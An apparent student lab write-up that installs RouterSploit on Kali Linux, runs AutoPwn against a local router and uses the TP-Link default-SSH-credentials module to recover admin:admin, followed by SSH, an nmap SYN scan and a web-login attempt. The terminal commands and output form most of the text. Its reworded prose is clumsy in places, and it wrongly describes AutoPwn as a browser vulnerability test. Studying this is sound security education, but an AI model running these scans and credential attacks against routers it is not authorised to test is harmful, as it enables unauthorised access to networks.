

IT Number: IT16117006

Paskaran Pirashaanthan

Introduction

Kali Linux is an OS used for ethical hacking and digital forensics, and is loaded with numerous tool which includes nmap and metasploit. Kali Linux also has a number protection gear and digital forensic programs that can be applied to many conditions and currently is one of the most famous OS for cyber safety professionals.

There are different OS made for penetration testing such as Parrot OS and Black Arch however normally it's far easier to get admission to Kali Linux than these alternatives.

The RouterSploit exploitation framework may be very much like Metasploit and makes use of the identical options and instructions. RouterSploit is an open-supply framework, which permits an attacker to experiment and use extraordinary exploits on a susceptible goal. When exploited, you could use distinctive payloads to maintain the exploitation to other machines at the identical network; all of it relies upon on what form of vulnerability the router possesses. Routersploit is loaded with various modules that help the tool perform its functionality. These modules may be divided into the subsequent categories.



- **Scanner Modules:** Scanner modules are responsible for locating the vulnerabilities within the routers or embedded gadgets.
- **Exploits Modules:** Exploits modules are used to utilize the vulnerabilities identified by way of the scanners.
- **Payloads Modules:** Payloads modules are liable for generating the payloads that can be injected in routers and the devices which are linked with the seized router.
- **Generic Modules:** Generic modules are used for launching the generic attacks.

In this task the students may be gaining knowledge of the fundamentals of Routersploit, and then they may be using it to scan one-of-a-kind gadgets to search for vulnerabilities. If any are found they will use the exploits on the software to run in opposition to the vulnerabilities.


Assignment

Task1


User needs to download routerspolit, which is in the git clone. This is the link of github <https://github.com/threat9/routersploit>.



And now, copy the link and paste the link.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/threat9/routersploit.git
```




```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop# git clone https://github.com/threat9/routersploit.git
Cloning into 'routersploit'...
remote: Counting objects: 6960, done.
remote: Total 6960 (delta 0), reused 0 (delta 0), pack-reused 6959
Receiving objects: 100% (6960/6960), 1.49 MiB | 460.00 KiB/s, done.
Resolving deltas: 100% (5044/5044), done.
root@kali:~/Desktop#
```

Task 2

Now user needs to install python. Because, routersploit framework is developed in python.

So type apt-get install python3-pip.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# apt-get install python3-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
python3-pip is already the newest version (9.0.1-2.3).
0 upgraded, 0 newly installed, 0 to remove and 732 not upgraded.
root@kali:~/Desktop#
```

Task 3

Change the directory to routersploit folder, which is in the git clone folder.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# apt-get install python3-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
python3-pip is already the newest version (9.0.1-2.3).
0 upgraded, 0 newly installed, 0 to remove and 732 not upgraded.
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# cd routersploit/
```

And now type `python3 -m pip install -r requirements.txt`. This command is used to install all the dependencies which is in the requirement.txt file.

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Help
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# cd routersploit/
root@kali:~/Desktop/routersploit#
root@kali:~/Desktop/routersploit# python3 -m pip install -r requirements.txt
Requirement already satisfied: future>=0.16.0 in /usr/local/lib/python3.6/dist-packages (from -r requirements.txt (line 1))
Requirement already satisfied: requests>=2.9.1 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2))
Requirement already satisfied: paramiko>=1.16.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3))
Requirement already satisfied: pysnmp>=4.3.2 in /usr/local/lib/python3.6/dist-packages (from -r requirements.txt (line 4))
Requirement already satisfied: pycrypto==2.6.1 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5))
Requirement already satisfied: pysmi in /usr/local/lib/python3.6/dist-packages (from pysnmp>=4.3.2->-r requirements.txt (line 4))
Requirement already satisfied: pyasn1>=0.2.3 in /usr/lib/python3/dist-packages (from pysnmp>=4.3.2->-r requirements.txt (line 4))
Requirement already satisfied: pycryptodomex in /usr/local/lib/python3.6/dist-packages (from pysnmp>=4.3.2->-r requirements.txt (line 4))
Requirement already satisfied: ply in /usr/local/lib/python3.6/dist-packages (from pysmi->pysnmp>=4.3.2->-r requirements.txt (line 4))
root@kali:~/Desktop/routersploit#
```

All the requirements already installed. Then, type `python3 rsf.py` for run the framework. Now User can operate the python rsf console.

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Help
root@kali:~/Desktop/routersploit# python3 rsf.py

Routersploit
Exploitation Framework for Embedded Devices by Threat9

Codename : I Knew You Were Trouble
Version : 3.0.0
Homepage : https://www.threat9.com - @threatnine
Join Slack : https://www.threat9.com/slack

Join Threat9 Beta Program - https://www.threat9.com

Exploits: 127 Scanners: 4 Creds: 165 Generic: 4 Payloads: 25
rsf > |
```

Now, type show all to find all modules are pentesting in the routersploit framework.

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Help
creds/routers/cisco/telnet default creds
creds/routers/cisco/ssh default creds
creds/routers/cisco/ftp default creds
creds/routers/netgear/telnet default creds
creds/routers/netgear/ssh default creds
creds/routers/netgear/ftp default creds
creds/routers/thomson/telnet default creds
creds/routers/thomson/ssh default creds
creds/routers/thomson/ftp default creds
creds/routers/billion/telnet default creds
creds/routers/billion/ssh default creds
creds/routers/billion/ftp default creds
creds/routers/mikrotik/telnet default creds
creds/routers/mikrotik/api_ros default creds
creds/routers/mikrotik/ssh default creds
creds/routers/mikrotik/ftp default creds
creds/routers/movistar/telnet default creds
creds/routers/movistar/ssh default creds
creds/routers/movistar/ftp default creds
creds/routers/pfsense/webinterface_http_form default creds
creds/routers/pfsense/ssh default creds
creds/routers/belkin/telnet default creds
creds/routers/belkin/ssh default creds
```

Task 4

Now type “search autopwn”. This command is used to test browser vulnerabilities. Here, You can find the name “Scanner”. Then, type “Scanner/autopwn” And type the another command “show options”. Set the threat value for 30.

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Help
rsf (AutoPwn) >
rsf (AutoPwn) > show options

target options:

Name      Current settings  Description
-----
target                                Target IPv4 or IPv6 address

Module options:

Name      Current settings  Description
-----
http_port 80                Target Web Interface Port
http_ssl  false             HTTPS enabled: true/false
ftp_port  21                Target FTP port (default: 21)
ftp_ssl   false            FTPS enabled: true/false
ssh_port  22                Target SSH port (default: 22)
telnet_port 23             Target Telnet port (default: 23)
threads   8                 Number of threads
```

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Help

Target options:

Name      Current settings  Description
-----
target                                Target IPv4 or IPv6 address

Module options:

Name      Current settings  Description
-----
http_port 80                Target Web Interface Port
http_ssl  false             HTTPS enabled: true/false
ftp_port  21                Target FTP port (default: 21)
ftp_ssl   false            FTPS enabled: true/false
ssh_port  22                Target SSH port (default: 22)
telnet_port 23             Target Telnet port (default: 23)
threads   8                 Number of threads

rsf (AutoPwn) > set threads 30
[+] threads => 30
```

Task 5

Now, User needs to find the router IP address, so open a new terminal and type “IP r”. IP address is 192.168.0.1

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Tabs Help

root@kali: ~/Desktop/routersploit x root@kali: ~/Desktop/routersploit x

root@kali:~/Desktop/routersploit# ip r
default via 192.168.0.1 dev eth0 proto dhcp metric 100
192.168.0.0/24 dev eth0 proto kernel scope link src 192.168.0.103 metric 100
root@kali:~/Desktop/routersploit#
```


Task 6

Now, come back to old terminal and type “set target (IP router)” Example: set target 192.168.0.1

And type “run” command.

```
root@kali: ~/Desktop/routersploit

Module options:

Name          Current settings  Description
-----
http_port      80                Target Web Interface Port
http_ssl       false             HTTPS enabled: true/false
ftp_port       21                Target FTP port (default: 21)
ftp_ssl        false             FTPS enabled: true/false
ssh_port       22                Target SSH port (default: 22)
telnet_port    23                Target Telnet port (default: 23)
threads        8                 Number of threads

rsf (AutoPwn) > set threads 30
[+] threads => 30
rsf (AutoPwn) > set target 192.168.0.1
[+] target => 192.168.0.1
rsf (AutoPwn) > run
[*] Running module...
```

```
root@kali: ~/Desktop/routersploit

[*] thread-23 thread is terminated.
[*] thread-24 thread is terminated.
[*] thread-25 thread is terminated.
[*] thread-26 thread is terminated.
[*] thread-27 thread is terminated.
[*] thread-28 thread is terminated.
[*] thread-29 thread is terminated.
[*] Elapsed time: 10.232091426849365 seconds

[*] 192.168.0.1 Could not verify exploitability:
- 192.168.0.1:80 http exploits/routers/dlink/dsl 2640b dns_change
- 192.168.0.1:1900 custom/udp exploits/routers/dlink/dir 815 850l_rce
- 192.168.0.1:80 http exploits/routers/dlink/dsl 2740r dns_change
- 192.168.0.1:80 http exploits/routers/dlink/dsl 2730b 2780b 526b dns_change
- 192.168.0.1:80 http exploits/routers/cisco/secure_acs_bypass
- 192.168.0.1:23 custom/tcp exploits/routers/cisco/catalyst 2960_rocem
- 192.168.0.1:80 http exploits/routers/netgear/dgn2200 dnslookup cgi_rce
- 192.168.0.1:80 http exploits/routers/billion/billion 5200w_rce
- 192.168.0.1:80 http exploits/routers/shuttle/915wm dns_change
[-] 192.168.0.1 Could not confirm any vulnerability
```

Here, No vulnerabilities are found.

Task 7

Now, go back from autopwn and type “search tplink”. And select “sss default-creds” to find the script.

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Tabs Help

root@kali: ~/Desktop/routersploit x root@kali: ~/Desktop/routersploit x

rsf (AutoPwn) > back
rsf >
rsf > search tplink
exploits/routers/tplink/archer_c2_c20i_rce
exploits/routers/tplink/wdr842nd_wdr842n_configure_disclosure
exploits/routers/tplink/wdr740nd_wdr740n_path_traversal
exploits/routers/tplink/wdr740nd_wdr740n_backdoor
creds/routers/tplink/telnet_default_creds
creds/routers/tplink/ssh_default_creds
creds/routers/tplink/ftp_default_creds
rsf >
rsf > use creds/routers/tplink/ssh_default_creds
rsf (TP-Link Router Default SSH Creds) >
```

Task 8

Now, type “show options”. And this time set the threads to 10 and set the target.

Then type run.

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Tabs Help

root@kali: ~/Desktop/routersploit x root@kali: ~/Desktop/routersploit x

Name      Current settings  Description
----
target     Target IPv4, IPv6 address or file with ip:port (file://)
port       22               Target SSH port

Module options:

Name      Current settings  Description
----
verbosity true            Display authentication attempts
threads   1                Number of threads
defaults  admin:admin       User:Pass or file with default credentials (file://)
stop_on_success true             Stop on first valid authentication attempt

rsf (TP-Link Router Default SSH Creds) >
rsf (TP-Link Router Default SSH Creds) > set threads 10
[+] threads => 10
rsf (TP-Link Router Default SSH Creds) > set target 192.168.0.1
[+] target => 192.168.0.1
```

Here you can find the username and password.


```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Tabs Help

root@kali: ~/Desktop/routersploit x root@kali: ~/Desktop/routersploit x

[*] thread-4 thread is starting...
[*] thread-5 thread is starting...
[*] thread-6 thread is starting...
[*] thread-7 thread is starting...
[*] thread-8 thread is starting...
[*] thread-9 thread is starting...
[*] thread-0 thread is terminated.
[*] thread-1 thread is terminated.
[*] thread-2 thread is terminated.
[*] thread-3 thread is terminated.
[*] thread-4 thread is terminated.
[*] thread-5 thread is terminated.
[*] thread-6 thread is terminated.
[*] thread-7 thread is terminated.
[*] thread-8 thread is terminated.
[*] thread-9 thread is terminated.
[*] Elapsed time: 1.8740684986114502 seconds
[+] Credentials found!

Target      Port  Service  Username  Password
-----
192.168.0.1  22    ssh      admin     admin

rsf (TP-Link Router Default SSH Creds) >
```

Task 9

Now, get the new terminal and type “ssh [admin@192.168.0.1](#)”

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Tabs Help

root@kali: ~/Desktop/routersploit x root@kali: ~/Desktop/routersploit x

root@kali:~/Desktop/routersploit# ssh admin@192.168.0.1
The authenticity of host '192.168.0.1 (192.168.0.1)' can't be established.
RSA key fingerprint is SHA256:+rr9gZCycDzGvSvE0yhYLZxLVaii3UMmJ7YJxGjq/tw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.1' (RSA) to the list of known hosts.
admin@192.168.0.1's password:
PTY allocation request failed on channel 0
shell request failed on channel 0
root@kali:~/Desktop/routersploit#
```

This will be fail, because user cant access the router due to different region.



Now, let's go to second terminal. And now type “nmap -sS 192.168.0.1”. Here all the ports are open.

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/routersploit x root@kali: ~/Desktop/routersploit x
root@kali:~/Desktop/routersploit# nmap -sS 192.168.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-11 01:14 EDT
Nmap scan report for 192.168.0.1
Host is up (0.00092s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1900/tcp  open  upnp
49152/tcp open  unknown
MAC Address: 84:16:F9:E5:D1:1C (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
root@kali:~/Desktop/routersploit#
```

Now type “firefox 192.168.0.1” and press enter. And now you can type “admin” as a username and “admin” as a password

```
root@kali: ~/Desktop/routersploit
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/routersploit x root@kali: ~/Desktop/routersploit x
root@kali:~/Desktop/routersploit# firefox 192.168.0.1
```



References

- [1]<https://github.com/threat9/routersploit>
- [2]<https://www.google.com/search?q=vulnerable+exploitation&oq=vulnerable+exploitation&aqs=chrome..69i57j0j1&sourceid=chrome&ie=UTF-8>
- [3]<https://static1.squarespace.com/static/5ba4e5c87a1fbd36d01467bc/t/5c41a4c021c67c468a22a8af/1547805889636/025-Routersploit-Teacher.pdf>